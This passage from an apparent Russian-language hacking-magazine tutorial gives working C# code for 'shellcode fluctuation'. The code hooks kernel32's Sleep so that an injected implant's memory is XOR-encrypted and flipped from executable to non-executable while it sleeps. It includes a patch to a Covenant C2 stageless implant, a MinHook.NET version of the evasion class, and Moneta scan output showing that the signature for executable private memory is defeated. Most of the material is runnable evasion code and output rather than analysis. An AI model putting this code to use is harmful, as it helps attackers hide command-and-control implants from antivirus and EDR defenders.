
Метод GCHandle.Alloc запрещает сборщику мусора трогать адрес-делегат sleepDetourAddress, тем самым «фиксируя» его на все время работы инжектора. Чтобы отпустить удерживание адреса, мы используем деструктор:
Code:

```
~FluctuateShellcode()
{
    if (gchSleepDetour.IsAllocated)
        gchSleepDetour.Free();
    DisableHook();
}
```


Тестирование

Время лабораторных испытаний. Чтобы успеть увидеть флипы и шифрование памяти в Process Hacker, я добавлю инструкцию Thread.Sleep(5000) в начало функции SleepDetour. Скомпилируем проект (обязательно в x64) и запустим.

Сперва смотрим на содержимое области памяти с шелл-кодом, которое шифруется при каждом вызове Sleep.



Еще одно демо, на котором видна перезапись памяти kernel32.dll: трамплин сменяется оригинальным содержимым и наоборот.



Тесты в контролируемой среде пройдены, время для полевых испытаний!

ИСПОЛЬЗОВАНИЕ С АГЕНТОМ C2

Для демонстрации работы инжектора с реальным C2 сперва нужно определиться с фреймворком, который мы будем использовать. Показывать работу флуктуатора с Cobalt Strike бессмысленно (хотя с ней он тоже работает), ведь изначальной целью было научиться встраивать обсуждаемую технику в open source проекты, да и sleep_mask в свежих версиях «Кобы» работает как надо.

Итак, какой же C2 нам выбрать? Агент Meterpreter полностью интерактивный и не использует Sleep (править сорцы Meterpreter — увольте, нет), PoshC2 не имеет stageless-имплантов, и его код частично закрыт, а в Sliver генерирует слишком большой шелл-код из-за особенностей языка, на котором он написан (это Go, ага).

Мой выбор пал на Covenant, для которого @ShitSecure недавно показал, как создавать stageless-импланты. Отличный кандидат, как по мне!

Я загружу код кастомного stageless-импланта и изменю в нем задержки (Delays), реализованные через Thread.Sleep, на полноценный вызов Sleep из kernel32.dll.


```
sn0vvcr✖sh on kali-vm in /tmp at [11/06 15:14]
$ curl -sSL https://gist.github.com/S3cur3Th1sSh1t/967927eb89b81a5519df61440357f945/raw/acd6749daf0ed3bd30d66dd2d6653548461994ba/Stageless_Covenant_HTTP.cs > Stageless_Covenant_HTTP.cs
sn0vvcr✖sh on kali-vm in /tmp at [11/06 15:14]
$ cp Stageless_Covenant_HTTP.cs Stageless_Covenant_HTTP_mod.cs
sn0vvcr✖sh on kali-vm in /tmp at [11/06 15:15]
$ subl Stageless_Covenant_HTTP_mod.cs
sn0vvcr✖sh on kali-vm in /tmp at [11/06 15:15]
$ diff Stageless_Covenant_HTTP* | bat
```

```
STDIN
1   14a15
2   > using System.Runtime.InteropServices;
3   277a279,281
4   >         [DllImport("kernel32.dll")]
5   >         static extern void Sleep(int dwMilliseconds);
6   >
7   354c358
8   <                     Thread.Sleep((Delay + change) * 1000);
9   ---
10  >                     Sleep((Delay + change) * 1000);
11  430c434
12  <                                 Thread.Sleep(3000);
13  ---
14  >                                 Sleep(3000);
```


Вот такой патч у меня получился, если кто-то захочет повторить:
Code:

```
14a15
> using System.Runtime.InteropServices;
277a279,281
>         [DllImport("kernel32.dll")]
>         static extern void Sleep(int dwMilliseconds);
>
354c358
<                     Thread.Sleep((Delay + change) * 1000);
---
>                     Sleep((Delay + change) * 1000);
430c434
<                                 Thread.Sleep(3000);
---
>                                 Sleep(3000);
```


Далее я залогинюсь в Covenant и создам новый темплейт.




Теперь создаем новые Listener и Launcher в формате шелл-кода на основе добавленного темплейта.



Остается заменить sleepDll.bin путем до нового шелл-кода, и можно запускать инжектор!



Если просканировать область памяти, содержащей шелл-код, с помощью Moneta, можно видеть, что мы избавились от одного из самых показательных индикаторов заражения — исполняемой приватной памяти.



```
PS C:\Users\snovvcrash\Desktop> .\Moneta64.exe -p 9628 -m region --address 0x242CAA60000
   _____                     __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/            \/     \/          \/

Moneta v1.0 | Forrest Orr | 2020


FluctuateInjector.exe : 9628 : x64 : C:\Users\snovvcrash\source\repos\FluctuateInjector\bin\x64\Release\FluctuateInjector.exe : CLR v4
  0x00000242CAA60000:0x00012000   | Private
    0x00000242CAA60000:0x00012000 | RW       | 0x00000000 | Thread within non-image memory region
      Thread 0x00000242CAA60000 [TID 0x00003738]

... scan completed (4.265000 second duration)
PS C:\Users\snovvcrash\Desktop> .\Moneta64.exe -p 14528 -m region --address 0x2391ADD0000
   _____                     __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/            \/     \/          \/

Moneta v1.0 | Forrest Orr | 2020


FluctuateInjector.exe : 14528 : x64 : C:\Users\snovvcrash\source\repos\FluctuateInjector\bin\x64\Release\FluctuateInjector.exe : CLR v4
  0x000002391ADD0000:0x00012000   | Private
    0x000002391ADD0000:0x00012000 | RX       | 0x00000000 | Abnormal private executable memory | Thread within non-image memory region
      Thread 0x000002391ADD0000 [TID 0x0000296c]

... scan completed (5.297000 second duration)
PS C:\Users\snovvcrash\Desktop>
```

```
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 4
(FluctuateShellcode) [DEBUG] Re-protecting at address 242CAA60000 to 32
PS C:\Users\snovvcrash\source\repos\FluctuateInjector\bin\x64\Release> .\FluctuateInjector.exe
PS C:\Users\snovvcrash\source\repos\FluctuateInjector\bin\x64\Release> .\FluctuateInjector.exe
Shellcode address is 2391ADD0000
```

И разумеется, я не мог не портировать созданный код на D/Invoke и не включить его в свой инжектор, который зачастую использую на проектах.

Демо

БОНУС. РЕАЛИЗАЦИЯ API HOOKING С ПОМОЩЬЮ MINIHOOK.NET

В качестве бонуса оставлю здесь реализацию класса флуктуатора, которая использует MiniHook.NET. Можешь сам оценить, сильно ли уменьшился объем кода.
Code:

```
class FluctuateShellcodeMiniHook
{
    // using MinHook; // https://github.com/CCob/MinHook.NET
    delegate void Sleep(uint dwMilliseconds);
    readonly Sleep sleepOrig;
    readonly HookEngine hookEngine;
    readonly uint fluctuateWith;
    readonly IntPtr shellcodeAddress;
    readonly int shellcodeLength;
    readonly byte[] xorKey;
    public FluctuateShellcodeMiniHook(uint fluctuate, IntPtr shellcodeAddr, int shellcodeLen)
    {
        hookEngine = new HookEngine();
        sleepOrig = hookEngine.CreateHook("kernel32.dll", "Sleep", new Sleep(SleepDetour));
        fluctuateWith = fluctuate;
        shellcodeAddress = shellcodeAddr;
        shellcodeLength = shellcodeLen;
        xorKey = GenerateXorKey();
    }
    ~FluctuateShellcodeMiniHook()
    {
        hookEngine.DisableHooks();
    }
    public void EnableHook()
    {
        hookEngine.EnableHooks();
    }
    public void DisableHook()
    {
        hookEngine.DisableHooks();
    }
    void SleepDetour(uint dwMilliseconds)
    {
        ProtectMemory(fluctuateWith);
        XorMemory();
        sleepOrig(dwMilliseconds);
        XorMemory();
        ProtectMemory(DI.Data.Win32.WinNT.PAGE_EXECUTE_READ);
    }
    void ProtectMemory(uint newProtect)
    {
        if (Win32.VirtualProtect(shellcodeAddress, (uint)shellcodeLength, newProtect, out _))
            Console.WriteLine("(FluctuateShellcodeMiniHook) [DEBUG] Re-protecting at address
" + string.Format("{0:X}", shellcodeAddress.ToInt64()) + $" to {newProtect}");
        else
            throw new Exception("(FluctuateShellcodeMiniHook) [-] VirtualProtect");
    }
    void XorMemory()
    {
        byte[] data = new byte[shellcodeLength];
        Marshal.Copy(shellcodeAddress, data, 0, shellcodeLength);
```

```
        for (var i = 0; i < data.Length; i++) data[i] ^= xorKey[i];
        Marshal.Copy(data, 0, shellcodeAddress, data.Length);
    }
    byte[] GenerateXorKey()
    {
        Random rnd = new Random();
        byte[] xorKey = new byte[shellcodeLength];
        rnd.NextBytes(xorKey);
        return xorKey;
    }
}
```

ВЫВОДЫ

Мы разобрали базовые основы техники Inline API Hooking и портировали инжектор флуктуирующего шелл-кода на C# для обхода сигнатурного сканирования памяти.

Замечу, что разобранный код все еще остается «доказательством концепции» и не стоит ожидать от него волшебных возможностей обхода зрелых AV и EDR прямо «из коробки» (все же мы использовали наиболее банальную технику инжекта). Можешь обратить внимание на более продвинутые техники инжекта шелл-кода, как, например, Module Stomping или ThreadStackSpoofer, и комбинировать их с техникой флуктуирующего шелл-кода.

Автор snovvcrash
xakep.ru/2022/06/17/shellcode-fluctuation/